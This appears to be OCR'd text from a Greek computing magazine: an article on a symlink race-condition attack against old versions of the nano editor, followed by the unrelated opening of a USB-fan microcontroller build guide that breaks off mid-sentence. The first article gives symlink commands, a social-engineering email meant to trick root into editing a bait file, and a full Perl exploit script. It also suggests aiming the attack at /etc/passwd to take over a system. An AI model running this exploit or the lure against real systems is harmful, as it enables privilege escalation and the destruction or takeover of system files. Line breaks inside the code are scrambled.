Μετά από τόση θεωρία, πιστεύουμε ότι πρέπει να περάσουμε στη δράση. Καταρχάς, να υπογραμμίσουμε ότι για να εκτελεστεί μια επίθεση μέσω συμβολικών συνδέσεων, ο επιτιθέμενος πρέπει να έχει αποκτήσει πρόσβαση στη γραμμή εντολών του συστήματος. Ας υποθέσουμε, λοιπόν, ότι ένας δολιοφθορέας έχει καταφέρει να αποκτήσει το username και το password ενός απλού χρήστη. (Σ.τ.Ε. Ή μπορεί να έχει νόμιμα κάποιον λογαριασμό εκεί αλλά να θέλει και πρόσβαση στο λογαριασμό του root.) Τώρα που έχει πρόσβαση στο σύστημα, τον απασχολεί το πώς θα αποκτή-

σει πρόσβαση σε διάφορα αρχεία του συστήματος, με σκοπό να τα ξεπαστρέψει και να προξενήσει τη μέγιστη δυνατή καταστροφή. Ας δούμε πώς μπορεί να πετύχει κάτι τέτοιο.

Όπως είπαμε στην εισαγωγή, η επίθεση που θα εξετάσουμε στηρίζεται σε μια αδυναμία του nano. Το εν λόγω πρόγραμμα προσφέρει τη λειτουργία του αυτόματου backup κατά την επεξεργασία ενός κειμένου. Εν ολίγοις, κάθε φορά που ανοίγουμε ένα αρχείο, το τροποποιούμε και στη συνέχεια το αποθηκεύουμε, το nano αποθηκεύει κι ένα αντίγραφο. Το αντίγραφο παίρνει το όνομα του πρωτότυπου αρχείου, αλλά στο τέλος του έχει κι έναν χαρακτήρα tilde (~). Εδώ πρέπει να πούμε ότι το backup δημιουργείται στον ίδιο κατάλογο με το πρωτότυπο αρχείο, εκτός κι αν έχουμε ορίσει κάποιον ειδικό κατάλογο από το αρχείο ρυθμίσεων του nano. Βέβαια, κάτι τέτοιο συμβαίνει πολύ σπάνια. Αντίθετα, η λειτουργία των backup είναι πολύ συχνά ενεργοποιημένη[1].

Ας εξετάσουμε τώρα, τι ακριβώς κάνει το nano όταν αποθηκεύουμε ένα αρχείο και με την προϋπόθεση ότι είναι ενεργοποιημένα τα backup:

1. Αρχικά δημιουργεί ένα αρχείο με το ίδιο όνομα, αλλά στο τέλος προσθέτει ένα ~.
2. Ανοίγει το αρχείο backup και γράφει τα περιεχόμενα του πρωτότυπου αρχείου.
3. Με τη βοήθεια της συνάρτησης chmod(), το nano αλλάζει τα δικαιώματα του backup, ώστε να είναι ίδια με εκείνα του πρωτότυπου αρχείου.
4. Με τη βοήθεια της συνάρτησης chown(),το backup αποκτά τον ίδιο ιδιοκτήτη με εκείνον του προς επεξεργασία αρχείου.

Μετά ακολουθούν κι άλλες ενέργειες, οι οποίες ωστόσο δεν μας απασχολούν. Η ευπάθεια βρίσκεται στα βήματα που περιγράψαμε. Παρατηρήστε, λοιπόν, ότι στο πρώτο βήμα το nano δεν ελέγχει αν υπήρχε ήδη το αρχείο backup. Επιπρόσθετα, στα επόμενα τρία βήματα το nano δεν ελέγχει αν το backup αποτελεί φυσιολογικό αρχείο ή αν πρόκειται για κάποιο symbolic link. Το πρόγραμμα πραγματοποιεί τις εργασίες του χωρίς να επαληθεύσει τη φύση του backup και χωρίς να βεβαιωθεί ότι πρόκειται για ένα απλό αρχείο. Μοιραίο λάθος!

Μετά από όσα είπαμε για τη συμπεριφορά του nano, μπορούμε να επιστρέψουμε στο παράδειγμά μας. Ο επιτιθέμενος γνωρίζει τη συγκεκριμένη αδυναμία του nano κι αποφασίζει να την εκμεταλλευτεί. Έτσι, δημιουργεί στα γρήγορα ένα αρχείο απλού κειμένου και προσθέτει μερικές φαινομενικά χρήσιμες σημειώσεις. Αυτό το κάνει δίνοντας κάτι τέτοιο:

```
cat > my_notes
1. Blah, blah...
2. Blah, blah...
3. ...
```

Στο τέλος, για να αποθηκευτούν όσα έχει πληκτρολογήσει, δίνει ένα [Ctrl+D]. Κατόπιν εκτελεί το ακόλουθο:

1. Εάν η λειτουργία των backup είναι απενεργοποιημένη στο δικό σας σύστημα, θα πρέπει να την ενεργοποιήσετε για να αναπαραγάγετε την επίθεση που παρουσιάζουμε. Για το σκοπό αυτό, αρκεί να ανοίξετε το /etc/nanorc, να εντοπίσετε τη γραμμή #set backup και να την ενεργοποιήσετε, αφαιρώντας το χαρακτήρα # στ' αριστερά.

```
ln -s /var/root-file my_notes~
```

Με αυτόν τον τρόπο, ο πονηρός επιτιθέμενος δημιουργεί ένα symbolic link προς το αρχείο /var/root-file και του δίνει το ίδιο ακριβώς όνομα που θα έδινε το nano στο backup του my_notes. Τώρα, αυτό που χρειάζεται είναι να τρέξει κάποιος το nano με δικαιώματα root και να ανοίξει το my_notes. Ποιος άλλος θα μπορούσε να κάνει ευκολότερα κάτι τέτοιο, πέρα από τον ίδιο τον root; Σε αυτό το στάδιο, λοιπόν, ο επιτιθέμενος επιστρατεύει όλες τις δεξιότητές του στην κοινωνική μηχανική. Έτσι, στέλνει ένα email στο διαχειριστή, στο οποίο γράφει κάτι τέτοιο:

Καλημέρα. Έχω ένα μικρό προβληματάκι με ένα αρχείο plain text, στον τάδε κατάλογο. Ενώ έχω πλήρη δικαιώματα πρόσβασης, δεν μπορώ να το τροποποιήσω! Το nano βγάζει ένα μήνυμα λάθους και δεν μου επιτρέπει να κάνω save. Μπορείς να του ρίξεις μια ματιά; Ευχαριστώ προκαταβολικά!

Με ένα τέτοιο μήνυμα, ο καλός και φιλότιμος root δεν θα αρνηθεί να βοηθήσει. Ωστόσο, όταν ανοίξει το αρχείο με το nano θα πέσει σε μια μεγάλη παγίδα! Τη στιγμή που θα δοκιμάσει να σώσει το αρχείο, το nano θα αποθηκεύσει τα περιεχόμενα του my_notes στο ίδιο το αρχείο αλλά και στο backup του. Όμως το backup αποτελεί ένα symlink για το /var/root-file. Επομένως, το nano θα καταλήξει να γράψει τα περιεχόμενα του my_notes στο root-file! Επιπρόσθετα, το καταστροφικά απρόσεκτο nano θα τροποποιήσει και τα δικαιώματα του root-file. Συγκεκριμένα, θα τα αλλάξει ώστε να ταυτίζονται με εκείνα του my_notes. Έτσι, ο επιτιθέμενος θα αποκτήσει απεριόριστη πρόσβαση σ' ένα "απαγορευμένο" αρχείο. Όπως αντιλαμβάνεστε, με τον ίδιο τρόπο πάντα, ο επιτιθέμενος θα μπορούσε να καταστρέψει και να αποκτήσει πλήρη πρόσβαση σε οποιοδήποτε αρχείο του συστήματος. Σκεφτείτε τι θα γινόταν αν έστηνε αυτή την παγίδα γύρω από το αρχείο /etc/passwd. Θα μπορούσε να εισαγάγει τους δικούς του χρήστες, με γνωστά πάντα password, όπως επίσης να αλλάξει το συνθηματικό του root. Όταν θα γινόταν αντιληπτή αυτή η επέμβαση, θα ήταν πολύ αργά. Ο επιτιθέμενος θα είχε καταλάβει πλήρως το σύστημα!

Όχι, δεν μας ξέφυγε ;)

Ξέρουμε τι σκεφτόσαστε! Ένας στοιχειωδώς προσεκτικός root, δεν θα άνοιγε ποτέ ένα αρχείο χωρίς να ρίξει μια ματιά τριγύρω. Στην απλούστερη των περιπτώσεων θα έδινε ένα ls -lh, για να δει το μέγεθος και τα δικαιώματα του αρχείου. Ακριβώς τότε, όμως, θα έβλεπε και το ύποπτο symbolic link. Προφανώς, η ιδέα και μόνο ότι του την έχουν στημένη θα τον εξαγρίωνε. Η επόμενη κίνησή του θα ήταν να σβήσει το symbolic link και μετά να κλειδώσει το λογαριασμό του πονηρού χρήστη, μέχρι να ξεκαθαρίσει η κατάσταση. Με λίγα λόγια, η επίθεση θα είχε αποτύχει. Τι θα έπρεπε να είχε κάνει ο επιτιθέμενος, για να πετύχει το σκοπό του;

Ας πάρουμε τα πράγματα με τη σειρά. Το symbolic link προς το απαγορευμένο αρχείο του συστήματος είναι απαραίτητο για να πετύχει η επίθεση. Όμως, η παρουσία του ξεσκεπάζει τον επιτιθέμενο. Επομένως, το ζητούμενο είναι να εξασφαλίσουμε ότι ο root *δεν* θα δει το symlink. Μπορεί να γίνει κάτι τέτοιο; Φυσικά και όχι. Ο μόνος τρόπος για να *μην* δει ένα αρχείο ο root, τουλάχιστον σ' ένα υγιές σύστημα, είναι να *μην* υπάρχει το αρχείο. Ε, λοιπόν, αυτή είναι και η λύση! Ο επιτιθέμενος δεν θα έπρεπε να δημιουργήσει το symbolic link εξαρχής. Αντίθετα, θα έπρεπε να φροντίσει ώστε το symlink να δημιουργηθεί τη στιγμή που ο root ανοίγει το my_notes και πριν το αποθηκεύσει. Αναγνωρίζετε τη φύση αυτού

του προβλήματος; Πρόκειται για μια περίπτωση racing condition. Όμως, κάπου εδώ προκύπτει ένα νέο πρόβλημα: Πώς γνωρίζει ο εισβολέας την ακριβή χρονική στιγμή, κατά την οποία θα ανοίξει το αρχείο ο root; Το symbolic link θα πρέπει να δημιουργηθεί *αμέσως* μόλις ανοιχτεί το αρχείο, καθώς ο root ενδέχεται να το αποθηκεύσει και να το κλείσει εντός ελάχιστων δευτερολέπτων. Όπως αντιλαμβάνεστε, αυτή τη δουλειά θα μπορούσε να την κάνει πανεύκολα ένα script, το οποίο εκτελείται στο υπόβαθρο. Στη συνέχεια παραθέτουμε μια δική μας υλοποίηση, γραμμένη σε Perl (κατεβάστε το αρχείο και από το http://bit.ly/dh010nanopl):

```
#!/usr/bin/perl
use strict;
use warnings;
if (!(@ARGV == 2)) {print "Syntax example: nano.pl evil_file /
var/www\n"; exit 0;}
my ($file,$path) = ($ARGV[0],$ARGV[1]);
if (`ls $path` !~ /.*$file.*/) {
    print "\nEvil file does not exist... Quiting..\n";
    exit 0;
}
print "\n[+] Evil file exists!\n";
my ($nano_version) = `nano --version` =~ /GNU nano version (.*)
\(compiled/;
$nano_version =~ s/\.//g;
if ($nano_version > 223) {
    print "\nThis version of Nano is not vulnerable...
Quiting\n";
    exit 0;
}
print "[+] This version of Nano *is* vulnerable!\n";
while (`ls $path` !~ /$file~/) {

    if (`ps aux | grep nano` =~ /root.*nano.*$file/) {
        print "\n[+] Root has began editing the file $file with
nano...\n";
        print "Creating symbolic link with name: $file~ and
target: /var/root-file\n";
        system("ln -s /var/root-file $path/$file~");

        if (`ls $path` =~ /.*$file~.*/) {
            print "[+] Symlink created!\n";
            print "Waiting for root to save the file...\n";
```

```
        } else {print "Symlink not found... Exploit failed\n";
exit 0;}

        do {
            $main::root_file = `ls -l /var/root-file`;
            if ($main::root_file !~ /.*root root.*/) {
                print "\n[+] Bingo!! Root save the file $file!\n
\n$main::root_file\n";
            }
        } while $main::root_file =~ /.*root root.*/;
    }
}
```

Ανάλυση...

Το πρόγραμμα δέχεται δύο παραμέτρους: Η πρώτη αποτελεί το όνομα του αρχείου text που θα χρησιμοποιηθεί σαν δόλωμα, ενώ η δεύτερη δηλώνει τον κατάλογο στον οποίο θα τοποθετηθεί το δόλωμα. Ας δούμε πώς λειτουργεί το πρόγραμμα:


- **Γραμμές 1-7:** Γίνεται έλεγχος για το πλήθος των παραμέτρων. Αν δεν είναι δύο, το πρόγραμμα τυπώνει ένα σύντομο παράδειγμα χρήσης και τερματίζει. Αν οι παράμετροι είναι όντως δύο, καταχωρούνται στις μεταβλητές $file και $path.
- **Γραμμές 9-12:** Ελέγχεται αν το αρχείο που καταχωρήθηκε στη μεταβλητή $file υπάρχει ήδη ή όχι. Στη δεύτερη περίπτωση, το πρόγραμμα τερματίζει.
- **Γραμμές 15-20:** Το πρόγραμμα τσεκάρει την έκδοση του nano. Αν η εγκατεστημένη έκδοση είναι νεότερη της 2.2.3, το πρόγραμμα τερματίζει τυπώνοντας το αντίστοιχο μήνυμα.
- **Γραμμή 24:** Εδώ ξεκινά ο κύριος βρόχος του προγράμματος. Η συνθήκη επανάληψης σχετίζεται με τον κατάλογο στον οποίο βρίσκεται το αρχείο δόλωμα. Συγκεκριμένα, το πρόγραμμα ελέγχει τα περιεχόμενα του καταλόγου και επαναλαμβάνει το βρόχο μέχρι να δημιουργηθεί ένα αρχείο backup. Αυτό το αρχείο θα δημιουργηθεί αυτόματα από το πρόγραμμά μας, την κατάλληλη χρονική στιγμή. Όταν συμβεί αυτό η επίθεση θα έχει ολοκληρωθεί, οπότε ο βρόχος θα πάψει να επαναλαμβάνεται και το πρόγραμμα θα τερματιστεί.
- **Γραμμές 26-30:** Μέσα στο βρόχο πραγματοποιείται αρχικά ένας έλεγχος: Το πρόγραμμα εκτελεί το ps aux | grep nano κι ελέγχει αν η έξοδος αυτών των εντολών περιλαμβάνει το root.*nano.*$file. Αν εντοπιστεί το συγκεκριμένο string, ο χρήστης root έχει ανοίξει το αρχείο δόλωμα! Έτσι, στη γραμμή 33 το πρόγραμμα επιχειρεί να δημιουργήσει το κατάλληλο symbolic link.
- **Γραμμές 35-38:** Εδώ το πρόγραμμα ελέγχει αν δημιουργήθηκε το symlink. Αν ναι, τυπώνεται ένα μήνυμα επιτυχίας και το πρόγραμμα

περιμένει τη στιγμή που ο root θα αποθηκεύσει το αρχείο. Αν η δημιουργία του symbolic link δεν πέτυχε, το πρόγραμμα τερματίζει.

- **Γραμμές 37-42:** Καταχωρείται στη $main::root_file η έξοδος της εντολής ls -l /var/root-file. Αμέσως μετά, το πρόγραμμα ελέγχει αν η $main::root_file περιέχει το string "root root" ή όχι. Αν *δεν* βρεθεί το συγκεκριμένο string, ο ιδιοκτήτης και το group του αρχείου έχουν αλλάξει. Αυτό σημαίνει ότι ο root αποθήκευσε το αρχείο και το nano άλλαξε τα δικαιώματά του. Το root-file ανήκει πλέον στον επιτιθέμενο! Στην περίπτωση που βρεθεί το string "root root", τα δικαιώματα του αρχείου δεν έχουν αλλάξει ακόμα. Έτσι, το πρόγραμμα συνεχίζει τους ελέγχους του και δεν τερματίζει ακόμα...

Επίλογος

Σε αυτό το άρθρο εξετάσαμε ένα παράδειγμα επίθεσης συμβολικών συνδέσεων. Βέβαια, εμείς υποθέσαμε οτι ο root ξεγελάστηκε, ότι η έκδοση του nano ήταν παλιά και ότι τα αυτόματα backup ήταν ενεργοποιημένα. Αυτές οι προϋποθέσεις μειώνουν δραματικά τις πιθανότητες επιτυχίας της επίθεσης. Ωστόσο υπάρχουν πολλά προγράμματα τα οποία δημιουργούν --ανεξέλεγκτα-- προσωρινά αρχεία. Επίσης, υπάρχουν αρκετές εφαρμογές, οι οποίες κατά διαστήματα αναβαθμίζουν τη δικαιοδοσία τους για να ολοκληρώσουν ορισμένες εργασίες. Με λίγα λόγια, αν και η επίθεση που περιγράψαμε ανακαλύφθηκε πολύ παλιά, κανείς δεν μπορεί να αποκλείσει την επάνοδό της στο προσκήνιο. Αλλά ακόμη κι αν αυτό δεν συμβεί ποτέ, εμείς είμαστε ήδη κερδισμένοι: Μελετήσαμε ένα ακόμα ευρηματικό και ευφυέστατο τέχνασμα.



Skill: Intermediate

Tags: USB gadgets, DIY, Arduino



Βάλτε μυαλό στον ανεμιστήρα

part 1

Τα καταστήματα που πουλάνε δώρα είναι γεμάτα με συσκευές USB. Μιλάμε για USB gadgets σαν αυτά που κρατάνε ζεστή την κούπα του καφέ, φωτίζουν το πληκτρολόγιο, κάνουν αέρα και δεν συμμαζεύεται! Αυτές οι συσκευές μπορούν να κάνουν οποιοδήποτε geek χαρούμενο. Μπορούν όμως και να το απογοητεύσουν λίγο, αφού δεν αλληλεπιδρούν καθόλου με το λογισμικό του υπολογιστή. Ε, λοιπόν, εμείς αποφασίσαμε ν' αλλάξουμε αυτή την κατάσταση, αναβαθμίζοντας για αρχή ένα μικρό ανεμιστηράκι :)

by giannoug

Πριν από μερικά χρόνια, ο γράφων δέχτηκε δωράκι έναν ανεμιστήρα USB. Ο ανεμιστήρας κάνει άψογα την δουλειά του ακόμα και σήμερα, αλλά όπως τα περισσότερα USB gadgets δεν γίνεται αντιληπτός από το λειτουργικό σύστημα του υπολογιστή. Το μόνο που κάνει είναι να τραβάει ρεύμα από τη θύρα USB και να λειτουργεί αδιάκοπα, μέχρι να πατήσει κάποιος τον ενσωματωμένο διακόπτη (ή να τραβήξει το καλώδιο από τη θύρα). Με τη βοήθεια ενός κατσαβιδιού και μετά από μια σύντομη έρευνα, ανακάλυψε ο γράφων ότι ο ανεμιστήρας έχει υπεραρκετό χώρο στο εσωτερικό του για την προσθήκη ηλεκτρονικών. Κάπως έτσι άρχισαν να περνάνε διάφορες ιδέες από το μυαλό. Ο ανεμιστήρας είναι εντελώς χαζός και θα ήταν ενδιαφέρον αν είχε κάποιο είδος ευφυΐας! Δεν θα 'χε πλάκα αν εμφανιζόταν ως συσκευή του συστήματος και υπήρχε δυνατότητα ελέγχου μέσω κάποιου προγράμματος;

Σ' αυτό το εγχείρημα δεν θα βασιστούμε στο Arduino. Η πλατφόρμα δεν θ' αποτελεί τον πρωταγωνιστή της κατασκευής μας, ούτε θα τη δεσμεύσουμε για τον έλεγχο του ανεμιστήρα. Αντίθετα, θα χρησιμοποιήσουμε το Arduino ελάχιστα και μόνο σε ένα στάδιο της κατασκευής. Όλα αυτά, βέβαια, θα τα δούμε αναλυτικά στη συνέχεια. Για την ώρα, μπορούμε ν' αρχίσουμε αμέσως με τη συλλογή του απαραίτητου hardware...

Παρόμοιο ανεμιστήρα βάλαμε και εμείς στο μάτι. Μπορούμε να χρησιμοποιήσουμε οποιονδήποτε θέλουμε, αρκεί να τροφοδοτείται μέσω της θύρας USB.


Οι πρωταγωνιστές



Το κυριότερο εξάρτημα στην κατασκευή θα είναι ένας μικροελεγκτής AVR της σειράς ATtiny. Αυτοί οι μικροελεγκτές έχουν σαφώς περιορισμένες δυνατότητες σε σχέση με εκείνους της σειράς ATmega και, κατ' επέκταση, σε σχέση με τον επεξεργαστή του Arduino. Ωστόσο, αυτό το μικρό (σε δυνατότητες αλλά και σε μέγεθος) τσιπάκι μπορεί να λειτουργήσει άνετα ως "εγκέφαλος" ενός ανεμιστήρα. Πέρα από τον επεξεργαστή θα χρειαστούμε μερικά ακόμα εξαρτήματα, για τη διασύνδεση του τσιπ με τον ανεμιστήρα και φυσικά με τον υπολογιστή. Αυτές οι διασυνδέσεις αποτελούν δυο πολύ μικρά αλλά διαφορετικά κυκλώματα, τα οποία θα εξετάσουμε αναλυτικά στη συνέχεια. Για την ώρα θα πούμε μόνο δυο λόγια για το λόγο ύπαρξης του καθενός.

Ένας ανεμιστήρας, όσο μικρός κι αν είναι, τραβάει πολύ περισσότερο ρεύμα από αυτό που μπορεί να δώσει ένας μικροελεγκτής. Για παράδειγμα, ο δικός μας ανεμιστήρας όταν λειτουργεί

στα 5V τραβάει 200mA. Ωστόσο οι ακροδέκτες των μικροελεγκτών της οικογένειας AVR μπορούν να δώσουν (ή να τραβήξουν) μόλις 40mA. Έτσι, για τον έλεγχο του ανεμιστήρα από τον επεξεργαστή απαιτείται η μεσολάβηση ενός διακόπτη. Η κατάσταση αυτού του διακόπτη πρέπει ν' αλλάζει εύκολα (με μικρές τάσεις και ρεύματα), ενώ ο ίδιος πρέπει να 'ναι σε θέση να ελέγξει σχετικά μεγάλα φορτία (μεγάλες τάσεις και ρεύματα). Στη θέση αυτού του διακόπτη θα χρησιμοποιήσουμε ένα κατάλληλο τρανζίστορ.



Η τελευταία έκδοση του πακέτου WinAVR είναι σχεδόν δύο χρονών. Μην ανησυχείτε όμως, το πακέτο συντηρείται/αναβαθμίζεται ακόμη...


Οι επεξεργαστές της σειράς ATtiny, όπως πάρα πολλοί AVR, δεν διαθέτουν κύκλωμα USB. Αυτό συνεπάγεται ότι πρέπει να υλοποιήσουμε το σχετικό πρωτόκολλο επικοινωνίας στο software. Ευτυχώς κάτι τέτοιο μπορεί να γίνει πολύ εύκολα, με τη βοήθεια της βιβλιοθήκης V-USB. Για να 'μαστε ειλικρινείς, η συγκεκριμένη βιβλιοθήκη μάς απαλλάσσει πλήρως απ' αυτόν το μπελά. Ωστόσο η απουσία κυκλώματος USB από τον επεξεργαστή συνεπάγεται και κάτι ακόμα: Ο επεξεργαστής δεν μπορεί να δημιουργεί πάντα σήματα στα 3.3V, σαν αυτά που απαιτεί ο δίαυλος USB για τη μεταφορά δεδομένων. Αναρωτιέστε τι εννοούμε μ' αυτό το "πάντα"; Τα ψηφιακά σήματα του τσιπ βρίσκονται πάντα (χωρίς εισαγωγικά) στην ίδια στάθμη με την τάση τροφοδοσίας του. Έτσι, όταν τροφοδοτούμε το τσιπ με 3.3V, τα σήματά του βρίσκονται στα 3.3V. Αντίστοιχα, όταν τροφοδοτούμε το τσιπ με 5V, τα σήματά του βρίσκονται στα 5V. Στη δική μας περίπτωση ο μικροελεγκτής θα τροφοδοτείται από τις γραμμές τροφοδοσίας του διαύλου USB, οι οποίες προσφέρουν 5V. Έτσι, τα σήματά του *δεν* θα βρίσκονται στη στάθμη που απαιτεί ο δίαυλος USB για την επικοινωνία. Αυτό το ζητηματάκι λύνεται με δύο διόδους zener, οι οποίες θα ψαλιδίζουν την τάση των σημάτων.

Λίστα αγορών


Μαζί με τα παραπάνω θα χρειαστούμε και μερικά ακόμα εξαρτήματα. Παρακάτω φαίνεται μια πλήρης λίστα με όλα όσα χρειάζονται για την κατασκευή μας:

- ένας ανεμιστήρας USB
- μικροελεγκτής ATtiny45 (ATTINY45-20PU)
- τρανζίστορ ισχύος TIP120
- ηλεκτρολυτικός πυκνωτής 1μF
- ηλεκτρολυτικός πυκνωτής 10μF
- δίοδος ανόρθωσης 1N4001
- δύο αντιστάσεις 68Ω (blue-gray-black-gold)
- μια αντίσταση 2.2KΩ (red-red-red-gold)
- δύο δίοδοι zener στα 3.6V (0.5 watt)


Όπως αναφέραμε νωρίτερα, ο μικροελεγκτής που διαλέξαμε αποτελεί




Αυτή την φορά δεν θα χρησιμοποιήσουμε το Arduino ως βάση της κατασκευής, αλλά ως ένα εργαλείο για την ολοκλήρωσή της!



Ο ανεμιστήρας περιμένει το εμφύτευμα! Δεν ήταν δύσκολο να φτάσουμε στο μοτέρ. Μόνον έξι βίδες χρειάστηκε ν' αφαιρεθούν... Τώρα που το σκεπτόμαστε, έξι βίδες δεν είναι και λίγες.



Η υλοποίηση του κυκλώματος σε breadboard. Στα δεξιά του μικροελεγκτή ATtiny υπάρχει το κύκλωμα για την επικοινωνία USB. Ακόμα παραπέρα φαίνεται το τρανζίστορ σε ρόλο διακόπτη που ελέγχει τον ανεμιστήρα.



Ο ανεμιστήρας μαζί με τον κινητήρα του και το πλαστικό που τον κρατάει στη βάση. Για τις δοκιμές μας κόψαμε τα καλώδιά του και συνδέσαμε κροκοδειλάκια, ώστε να κάνουμε την ζωή μας ευκολότερη...

μέλος της σειράς ATtiny. Στη λίστα με τα εξαρτήματα αναφέρουμε τον ATtiny45, αλλά θα μπορούσε να χρησιμοποιηθεί άνετα και ο ATtiny85 -- χωρίς κάποια αλλαγή στο κύκλωμα ή στον κώδικα. Η μόνη διαφορά μεταξύ των Tiny45 και Tiny85 αφορά στο μέγεθος της ενσωματωμένης μνήμης flash (4KB για τον πρώτο και 8KB για τον δεύτερο). Πάντως το πρόγραμμα που θα γράψουμε είναι αρκετά μικρό και κατά πάσα πιθανότητα θα χωρούσε και στον Tiny25, με μόλις 2KB flash. Επομένως, αν σας βρίσκεται κάπου μην σπεύσετε να αγοράσετε τον 45άρη.

Το τρανζίστορ που προτείνουμε είναι αρκετά ισχυρό για τη συγκεκριμένη κατασκευή. Σκεφτείτε ότι μπορεί να "σηκώσει" μέχρι και 5A στα 60V! Ο χειρισμός του ταπεινού ανεμιστήρα μας αποτελεί αστεία υπόθεση για το TIP120. Ωστόσο πρόκειται για ένα φτηνό τρανζίστορ, το οποίο χρησιμοποιείται πολύ συχνά σε κυκλώματα με μοτέρ και σε διάφορες κατασκευές με το Arduino. Επομένως, μερικά τέτοια τρανζίστορ θα αποτελέσουν καλή προσθήκη στο σετάκι των εξαρτημάτων σας. Τέλος, έχετε υπόψη ότι θα ήταν προτιμότερο να αγοράσετε το τρανζίστορ και τον επεξεργαστή από το ebay, καθώς θα τα βρείτε σε *πολύ* χαμηλές τιμές. Όσο για τα υπόλοιπα εξαρτήματα, είναι τόσο φτηνά που θα μπορέσετε να τα αγοράσετε όλα με 1~2 ευρώ από οποιοδήποτε κατάστημα ηλεκτρονικών εξαρτημάτων.

Περιβάλλον ανάπτυξης

Όπως είπαμε παραπάνω, αυτή τη φορά δεν θα στηριχτούμε στο Arduino -- τουλάχιστον όχι αποκλειστικά. Για την ανάπτυξη λοιπόν του προγράμματός μας για τον ATtiny45, θα χρειαστούμε το κατάλληλο tool chain. Με απλά λόγια, θα χρειαστούμε έναν compiler, ένα εργαλείο σαν το make, έναν linker κι οτιδήποτε άλλο απαιτείται για να μετατραπεί ο κώδικάς μας σε κάτι που θα καταλαβαίνει το τσιπάκι. Για τους χρήστες Windows όλα τα σχετικά εργαλεία περιλαμβάνονται στη δωρεάν εφαρμογή WinAVR[1], την οποία παρέχει

1. Διαβάζεται "γουενέβερ". Μη ρωτάτε γιατί.

